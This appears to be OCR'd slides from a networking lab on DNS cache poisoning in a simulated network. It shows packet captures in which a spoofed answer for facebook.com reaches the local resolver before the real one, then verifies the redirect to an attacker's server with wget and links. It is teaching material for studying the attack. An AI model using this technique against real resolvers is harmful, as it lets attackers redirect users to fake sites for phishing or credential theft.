
Step6)Network discovery…again

Take a look what pass into the facebook terminal… NOTHING!



Step6)Network discovery…again

And what about the dns-root?



Step6)Network discovery…again

On the previous slide you can see all the questions and answers exchanged between the **DNSs.**

Here the focus is at the two last lines:

```
17:02:43.222725 IP 10.0.0.3.53 > 192.168.0.111.37308: 52821 1/1/0 A 10.0.0.9 (67)
17:02:44.086211 IP 10.0.0.5.53 > 10.0.0.3.23119: 11639* 1/1/2 A 192.168.0.222 (94)
```

- The first line represents the answer from the **LOCAL DNS** to the client with the fake address for **facebook.com**

- The second line is the real answer from the **dns-com** to the **dns-local**

The real answer arrived later and will not be accepted, so the cache has been poisoned!

Step7) Results verification

Now the network is configured and the attacker is ready to send fake packets to the local DNS. It's time to start with the attack.


(1) Try the attack:

⇒ To try the attack we simulate an HTTP request, so on ***client terminal*** type the command:

wget facebook.com

Now the request has been sent and if you take a look at the IP address of facebook.com you won't see 192.168.0.222, but 10.0.0.9! **The attack works!!!!!!**

Step7) Results verification



The **IP address** is **10.0.0.9** instead of **192.168.0.222! The attack works!!!!!!**

So the client is redirected to the **Attacker's server** rather than on facebook.com

Step7) Results verification

(2) Open the fake webpage:

⇒ To open a simple HTML webpage, on the ***client terminal*** type:

links facebook.com

This is the webpage of the **attacker's server**

THANK YOU